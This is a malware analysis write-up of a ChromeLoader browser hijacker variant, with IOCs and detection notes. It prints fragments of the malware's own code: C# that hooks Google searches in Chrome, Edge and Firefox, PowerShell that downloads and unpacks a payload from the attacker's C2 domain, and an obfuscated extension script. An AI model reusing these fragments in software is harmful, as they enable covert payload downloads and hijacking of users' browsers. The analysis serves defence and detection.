Chromeloader browser hijacker – CYBER GEEKS

Published: 2022-08-30 · Archived: 2026-04-05 20:09:32 UTC

Summary

We analyzed a new version of ChromeLoader (also known as Choziosi Loader) that was seen in the wild in recent weeks.

This ChromeLoader campaign that appears to have started in December 2021 has become widespread and has spawned multiple versions, making atomic indicators ineffective for detections.

In our analysis we will be discussing the capabilities of this loader, as well as trying to dig a little deeper, in order to find some indicators that will be more difficult for the threat actor to alter without making significant changes to the malware's architecture (at least compared to extracting domains, IP and hashes as only IOCs)

We will be starting our analysis with the execution of the obfuscated powershell that ultimately downloads the malicious extension on the host.

We have managed to extract some interesting strings from the different stages of the malware, as well as discovering a few modules that are not in use at the moment (or are not working properly), but could give a hint on what functionality will be added to the malware in the future.

We will not be talking about the dropper in this analysis, as it is already quite well documented and no significant changes were seen for new versions of Chromeloader.

For more information on the dropper, a collection of atomic indicators and a comparison between different versions seen in the wild, we recommend you read the article put out by Unit42, as it is quite extensive:

https://unit42.paloaltonetworks.com/chromeloader-malware/#post-123828-_rk3otl9durd

Ok, let's get to it.

Static Analysis

We start our analysis with a powershell command that will connect to the C2 server used for the installation (different from the C2 used for data exfil) to download the first malicious payload, as well as set the ground for the extension's installation.

While the initial powershell is heavily obfuscated, there are a few strings of interest that we can identify with little effort. One of them is the function that builds the URL for the installation C2 server. We can also see the `Invoke-Expression` cmdlet.

Image 1 – Installer URL visible in the initial Powershell

By changing one of the visible iex expressions to Write-Output, we were able to make good progress without bothering with decrypting the script.




Image 2

NOTE: this method is a lot faster than manual deobfuscation, but can miss details that could be relevant for the analysis (there could be multiple “invokeExpressions” that were obfuscated and we could not see for instance). Just something to keep in mind.

Running the script like this downloads a C# script from the installation server present in the command. During normal execution it would then invoke it.

The C# script gives us some good hints about the capability of the malware.

Some interesting function names:

- getGoogSearchUri
- hookSearchNavigation
- runChromeOrEdge
- runFirefox
- runThread

Some interesting methods:

- paneConditionChromeOrEdge
- editConditionChromeOrEdge
- toolbarConditionFirefox
- comboboxConditionFirefox
- editboxConditionFirefox

While previous analysis of the malware concluded that it would only affect Chrome browsers, we can see here that it checks to see if Chrome, Edge or Firefox is installed and can hook any of these.

It seems to be mostly interested in the user's search history, as it intercepts searches done on google and then redirects them to Bing .

It also intercepts keyboard keys to account for the users that use the keyboard to navigate the results.

```
static Uri getGoogSearchUri(string url)
{
    if (url.StartsWith("http://") || url.StartsWith("https://"))
    {

    }
    else if (url.StartsWith("//"))
    {
        url = "https:" + url;
    }
    else
    {
        url = "https://" + url;
    }

    Uri uri = new Uri(url);

    if (uri.Host.Contains("google.") == false)
    {
        return null;
    }

    if (uri.AbsolutePath.Equals("/search") == false)
    {
        return null;
    }

    return uri;
}
```

Image 3 – the extension is looking for Google search links

```
if (isFF)
{
    Thread.Sleep(50);
}

while (true)
{
    if (Keyboard.IsKeyDown(Key.RightAlt) ||
        Keyboard.IsKeyDown(Key.RightCtrl) ||
        Keyboard.IsKeyDown(Key.RightShift) ||
        Keyboard.IsKeyDown(Key.LeftAlt) ||
        Keyboard.IsKeyDown(Key.LeftCtrl) ||
        Keyboard.IsKeyDown(Key.LeftShift))
    {
        Thread.Sleep(10);
    }
    else
    {
        break;
    }
}

valuePattern.SetValue(newUrl);
```

Image 4 – the extension can intercept keystrokes

```
string windowClassName = windowClassNameSb.ToString();

if (windowClassName.Equals("Chrome_WidgetWin_1"))
{
    runChromeOrEdge(hwnd);
} else if (windowClassName.Equals("MozillaWindowClass"))
{
    runFirefox(hwnd);
}
```

Image 5 – methods exist for both Chromium browsers and Firefox

```
srvUrl = String.Format("https://goog.{0}/?tid={1}&u={2}&agec={3}", domain, tid, uid, ist);
```

Image 6 – the C2 url is dynamic and built with variables extracted from the script and user environment

In the string from image 6 , the URL is built using the following variables:

- Domain
- TID is a hardcoded value in the script; the value was the same every time for this version of the malware so maybe it is used for versioning

- U is an unique identifier for the user
- We could not determine what “ist” is at this time

Once the C# code finishes, it is followed by a series of additional Powershell commands that will build it, load it into memory and run it.

Powershell is used again to build the URL from which the next payload will be downloaded.

```
$assemblies = ("System.Web", "Microsoft.CSharp", "PresentationCore", "WindowsBase")

Add-Type -ReferencedAssemblies $assemblies -TypeDefinition $code -Language CSharp -IgnoreWarnings
```

Image 7 – Powershell is used to build the C# code

The commands suggest that a new archived file will be downloaded and expanded in a new folder made in the user’s APPDATA , that is randomly generated by the script via an XOR operation.

The following function sets up the key for the encryption:

```
try {
    $sls = ((get-random 70 -minimum 50)*60);
    $ts = [int](Get-Date -UFormat %s);

    :sl while($true) {
        try{
            run($d,$u,$is,$di);
        }catch{}

        Start-Sleep (get-random 65 -minimum 25);
        $ts2 = [int](Get-Date -UFormat %s);

        if (($ts2-$ts) -gt $sls) {
            break sl;
        }
    }
} catch{}
```

Image 8 – It uses a random number and the current date to always provide a new encryption key

It looks like the script is testing multiple possible paths to see if they exist before finally settling on one and downloading the corresponding archive:

```
            if ((Test-Path -Path "$lep") -and (Test-Path -Path "$lbgp")) {
                $exp=$lep;
                $bgp=$lbgp;

                break fl;
            }
        }

        if(-not ((Test-Path -Path "$exp") -and (Test-Path -Path "$bgp"))) {
            $rp = wget "https://$d/e?iver=$iv&u=$u&is=$is&ed=$di" -UseBasicParsing
            if ($rp.Content.length -gt 0) {
                [io.file]::WriteAllBytes($arn, $rp.Content)
                Expand-Archive -LiteralPath "$arn" -DestinationPath "$exp" -Force
                Remove-Item -path "$arn" -Force
                $oc = 1;
            }
```

Image 9 – C2 URL is built with variables extracted from the script and the host, same for the installation path

Dynamic Analysis

Indeed, after arming the sample and detonating it , we can see a new folder in AppData called “chrome_glass”:





Image 10 – a fairly simple Chrome extension

Before creating the folder, the malware verifies if one of the following paths already exists:

- %AppData%\Local\chrome_metric
- %AppData%\Local\chrome_pref
- %AppData%\Local\chrome_settings
- %AppData%\Local\chrome_tools
- %AppData%\Local\chrome_storage
- %AppData%\Local\chrome_configuration
- %AppData%\Local\chrome_bookmarks
- %AppData%\Local\chrome_flags
- %AppData%\Local\chrome_history
- %AppData%\Local\chrome_cast
- %AppData%\Local\chrome_view
- %AppData%\Local\chrome_tab
- %AppData%\Local\chrome_panel
- %AppData%\Local\chrome_window
- %AppData%\Local\chrome_control

- %AppData%\Local\chrome_glass
- %AppData%\Local\chrome_nav

We can see how the script downloaded the C# code and then built it into a .dll in the Temp folder:



Action	File
1:55:30	WatchDir Initilized OK
1:55:30	Watching C:\Users\zorbax\AppData\Local\Temp
Cre - 1:55:33 (60)	C:\Users\zorbax\AppData\Local\Temp__PSScriptPolicyTest_kra0u2ff.hfe.ps1
Mod - 1:55:33 (...	C:\Users\zorbax\AppData\Local\Temp__PSScriptPolicyTest_kra0u2ff.hfe.ps1
Del - 1:55:33	C:\Users\zorbax\AppData\Local\Temp__PSScriptPolicyTest_kra0u2ff.hfe.ps1
Del - 1:55:33	C:\Users\zorbax\AppData\Local\Temp__PSScriptPolicyTest_tspjwti2.mis.psm1
Cre - 1:55:34	C:\Users\zorbax\AppData\Local\Temp\uq3iou15
Cre - 1:55:34	C:\Users\zorbax\AppData\Local\Temp\uq3iou15\uq3iou15.tmp
Cre - 1:55:34	C:\Users\zorbax\AppData\Local\Temp\uq3iou15\uq3iou15.dll
Mod - 1:55:34	C:\Users\zorbax\AppData\Local\Temp\uq3iou15
Cre - 1:55:34	C:\Users\zorbax\AppData\Local\Temp\uq3iou15\CSC33964D47831F4C1F93976139AE31
Mod - 1:55:34	C:\Users\zorbax\AppData\Local\Temp\uq3iou15\CSC33964D47831F4C1F93976139AE31
Cre - 1:55:34 (0)	C:\Users\zorbax\AppData\Local\Temp\RES6B79.tmp
Mod - 1:55:35 (...	C:\Users\zorbax\AppData\Local\Temp\RES6B79.tmp
Del - 1:55:35	C:\Users\zorbax\AppData\Local\Temp\RES6B79.tmp
Mod - 1:55:35	C:\Users\zorbax\AppData\Local\Temp\uq3iou15\uq3iou15.dll
Mod - 1:55:35	C:\Users\zorbax\AppData\Local\Temp\uq3iou15\uq3iou15.out
Del - 1:55:35	C:\Users\zorbax\AppData\Local\Temp\uq3iou15\uq3iou15.out
Del - 1:55:35	C:\Users\zorbax\AppData\Local\Temp\uq3iou15\uq3iou15.cmdline
Del - 1:55:35	C:\Users\zorbax\AppData\Local\Temp\uq3iou15

Image 11 – the stager is built and executed in the user's Temp folder, and then deleted

There are also some evasion mechanisms here that are worth pointing out:

- The files are downloaded, ran and then deleted
- The PSScript Policy test runs to ensure that the Temp folder is writable and that the files can be deleted
- A new directory is created with a randomly generated name, to ensure that the files cannot be retrieved by tools such as DirWatch

Let`s also look at registry changes. We have caught hints from the powershell script from earlier that the installer will also write a value in "HKCU:\Software\CodeSector\".

And indeed, we see a new registry Key being added:

Image 12 – A new registry key is added

It is unclear at this time why the registry key is added, as there was no followup activity for this key. Perhaps it serves as a mutex of some sort for the attacker, to avoid infecting the same host.

Now let's look a bit at the items that were unpacked from the archive .

This is a Chrome extension; We can see that quite a few permissions are requested (manifest.json):

Image 13




Image 14 – the .js file is heavily obfuscated, to hinder the analysis

Using an online deobfuscator (https://deobfuscate.io/) , we get a more readable code, but still hard to follow. We did manage however to extract an URL and an interesting base64-encoded string. We also noticed a function that seems to be modifying some Chrome settings:

```
});

function runOnStart() {
  var S1 = q9LaI;
  removeObjectFromLocalStorage(S1.J1(85));
  removeObjectFromLocalStorage(S1.l$(43));
  removeObjectFromLocalStorage(S1.l$(71));
  removeObjectFromLocalStorage(S1.l$(40));
  chrome[S1.J1(6)][S1.l$(96)](S1.J1(93), {delayInMinutes: 1.1, periodInMinutes: 180});
  chrome[S1.J1(6)][S1.l$(96)](S1.J1(43), {delayInMinutes: 5, periodInMinutes: 30});
  analytics(S1.l$(61), S1.J1(101));
  S1.J_();
  sync();
  chrome[S1.l$(89)][S1.l$(70)](function (t0) {
    handleInstalledExtensions(t0);
  });
  chrome[S1.J1(30)][S1.J1(27)][S1.l$(82)][S1.l$(66)]({value: false});
}
}(["withyourrety.xyz", "bmpmcHdXUldDQl9cUERDWFtVSUBYX1UMTltYUEFBEltQRkZcXF9AR1kWFQUVBw4="]));
```

Image 15

The Javascript contains multiple switch statements, in an attempt to make the analysis of the code as hard as possible. At this point it is possible to start decoding the code manually, but it would be quite cumbersome.

Since our goal is to identify some unique indicators that we can use for detection, we will just note a few interesting functions that will give us a hint about what the extensions is trying to do , and instead we will attempt some basic dynamic analysis.

Once the sample detonates, we see the request for the domain that we found in the JS file:

```
Additional RRs: 0
▾ Queries
    > com.withyourrety.xyz: type A, class IN
▾ Answers
    > com.withyourrety.xyz: type A, class IN, addr 104.21.70.206
    > com.withyourrety.xyz: type A, class IN, addr 172.67.139.75
  [Request In: 6]
  [Time: 0.031119000 seconds]
```

Image 16 – DNS queries for the C2

Source	Destination	Protocol	Length	Info
10.0.2.15	172.217.16.228	QUIC	78	Protected Payload (KP0),
172.217.16.228	10.0.2.15	QUIC	68	Protected Payload (KP0)
10.0.2.15	172.217.16.228	QUIC	75	Protected Payload (KP0),
10.0.2.15	172.217.16.228	QUIC	219	Protected Payload (KP0),
172.217.16.228	10.0.2.15	QUIC	70	Protected Payload (KP0)
10.0.2.15	172.217.16.228	QUIC	167	Protected Payload (KP0),
172.217.16.228	10.0.2.15	QUIC	70	Protected Payload (KP0)
172.217.16.228	10.0.2.15	QUIC	395	Protected Payload (KP0)
172.217.16.228	10.0.2.15	QUIC	68	Protected Payload (KP0)
10.0.2.15	172.217.16.228	QUIC	79	Protected Payload (KP0),
10.0.2.15	142.250.187.194	QUIC	1292	Initial, DCID=420d29ae1de
10.0.2.15	142.250.187.194	QUIC	120	0-RTT, DCID=420d29ae1dec9
10.0.2.15	142.250.187.194	QUIC	756	0-RTT, DCID=420d29ae1dec9
10.0.2.15	172.217.16.228	QUIC	184	Protected Payload (KP0),
172.217.16.228	10.0.2.15	QUIC	70	Protected Payload (KP0)
142.250.187.194	10.0.2.15	QUIC	1292	Protected Payload (KP0)

Image 17 – The traffic is sent (and encrypted) via QUIC Protocol.

3916	CreateFileMapp...	C:\Windows\System32\cryptbase.dll	SUCCESS
3916	QuerySecurityFile	C:\Windows\System32\cryptbase.dll	SUCCESS
3916	Load Image	C:\Windows\System32\cryptbase.dll	SUCCESS
3916	QueryNameInfo...	C:\Windows\System32\cryptbase.dll	SUCCESS
3916	CloseFile	C:\Windows\System32\cryptbase.dll	SUCCESS
3916	QuerySecurityFile	C:\Windows\System32\bcryptprimitives.dll	SUCCESS
3916	Load Image	C:\Windows\System32\bcryptprimitives.dll	SUCCESS
3916	QueryNameInfo...	C:\Windows\System32\bcryptprimitives.dll	SUCCESS
3916	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Policies\Microsoft\Cryptography\Configuration	REPARSE
3916	RegOpenKey	HKLM\System\CurrentControlSet\Policies\Microsoft\Cryptography\Configuration	NAME NOT FOU
3916	QuerySecurityFile	C:\Windows\System32\crypt32.dll	SUCCESS
3916	Load Image	C:\Windows\System32\crypt32.dll	SUCCESS
3916	QueryNameInfo...	C:\Windows\System32\crypt32.dll	SUCCESS
4268	CreateFile	C:\Program Files\Google\Chrome\Application\CRYPTBASE.DLL	NAME NOT FOU
4268	CreateFile	C:\Windows\System32\cryptbase.dll	SUCCESS
4268	QueryBasicInfor...	C:\Windows\System32\cryptbase.dll	SUCCESS
4268	CloseFile	C:\Windows\System32\cryptbase.dll	SUCCESS
4268	CreateFile	C:\Windows\System32\cryptbase.dll	SUCCESS

Image 18 – Procmon shows how Chrome succesfully loads the libraries used for encryption

{"params":{"headers":[":method: POST",":authority: com.withyourrety.xyz",":scheme: https",":path: /ext?ext=Glass8
ver=7.2&dd=bmpmcHdXUldDQl9cUERDWFtVSUBYX1UMTltYUEFBEltQRkZcXF9AR1kWFQUVBw4=","content-length: 550","accept:
application/json, text/plain, */*","user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36","content-type: application/json","origin:
chrome-extension://nbnipfaigjoenmapaheibbcogafckanm","sec-fetch-site: none","sec-fetch-mode: cors",
"sec-fetch-dest: empty","accept-encoding: gzip, deflate, br","accept-language: en-US,en;q=0.9","cookie:
AWSALB=1Zy/Hprmo/J5Twzz43A13wDwKfl8mEFaFRbBTePV3QV5rSY/QntRaYi/4/
tf7HrTwguWhpLzZuTaWK46kjGEVc1Ewb0MS6AOzSKg127qBma5MhQpJ8JIRsZD/yXG"],"quic_priority":4,"quic_stream_id":12},
"phase":0,"source":{"id":2414,"start_time":"16225792","type":1},"time":"16225817","type":172},

Image 19 – Establishing connection (notice the full URL and the base64 encrypted key that was identified in the JS – “bmpmcHdXUldDQl9cUERDWFtVSUBYX1UMTltYUEFBEltQRkZcXF9AR1kWFQUVBw4=” ; this looks to be an identifier of sorts)

{"params":{"domain":"withyourrety.xyz","httponly":false,"is_persistent":true,"name":"AWSALB","path":"/",
"priority":"medium","same_party":false,"same_site":"unspecified","secure":false,"sync_requested":true,
"value":"g2Y28fWYlhGRhkv/CIK33E5lfUs2oYFBLoe4f69MOhvmeJcvLQ4Y472/tigSzXeAlKRP
+LpwQtiAnTJIyy97yXxvaeDqJbwvqU3NYJwNkiY7N5byJo1/FZoosG73"},"phase":0,"source":{"id":5,"start_time":"6037645",
"type":29},"time":"16225943","type":446},
{"params":{"domain":"withyourrety.xyz","name":"AWSALB","operation":"store","path":"/","status":"INCLUDE,
DO_NOT_WARN"},"phase":0,"source":{"id":2408,"start_time":"16225753","type":1},"time":"16225943","type":459},
{"params":{"domain":"withyourrety.xyz","name":"AWSALBCORS","operation":"store","path":"/",
"status":"EXCLUDE_SAMESITE_NONE_INSECURE, WARN_SAMESITE_NONE_INSECURE"},"phase":0,"source":{"id":2408,
"start_time":"16225753","type":1},"time":"16225943","type":459},

Image 20 – Cookies are made persistent

```
StatusCode        : 200
StatusDescription : OK
Content           :
RawContent        : HTTP/1.1 200 OK
                    Transfer-Encoding: chunked
                    Connection: keep-alive
                    Content-Type: text/plain
                    Date: Fri, 26 Aug 2022 15:08:02 GMT
                    Set-Cookie: AWSALB=U2AcaROuOQ0o6FK5AVhjnRsuke0Q3mNk4tyzPMajhA/nRjHqv...
Forms             :
Headers           : {[Transfer-Encoding, chunked], [Connection, keep-alive], [Content-Type, text/plain], [Date, Fri,
                    26 Aug 2022 15:08:02 GMT]...}
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        :
RawContentLength  : 0
```

Image 21

Network indicators:

We know that the extension is using QUIC as a transport protocol for fast and encrypted communication. But, since we control the execution, we can force Chrome to dump the SSL Keys so we can load them in Wireshark and decrypt the traffic.




Image 22 – Decrypted QUIC traffic

Suspicious DNS Queries and responses:

goog.withyourrety[.]xyz: type A, class IN, addr 104.21.70.206

goog.withyourrety[.]xyz: type A, class IN, addr 172.67.139.75

Freychang[.]fun: type A, class IN, addr 104.21.45.207

Freychang[.]fun: type A, class IN, addr 172.67.218.221

Using the IPs extracted from the DNS queries, the following interesting strings were identified:

- GREASE is the word

  HEX:

  9b8d047b7db70d45ca16cf225df6e36ce3dcb0bec41dee190f8f20c859de8861967d771e2f4d572f4f7f5dfc04d5d5

The same “GREASE” string appears in other packets and is a setting for the HTTP3 communication;

Settings are a new registry used in HTTP3




Image 23




Image 24

- A 302 redirect status response code:

  <html>
  <head><title>302 Found</title></head>
  <body>
  <h1>302 Found</h1>
  <hr> openresty/1.15.8.3
  </body>
  </html>

While the page gives a code 302, it redirects back to goog[.]withyourrety[.]xyz so this is probably a redundancy if one of the IPs the domain resolves to is no longer reachable.

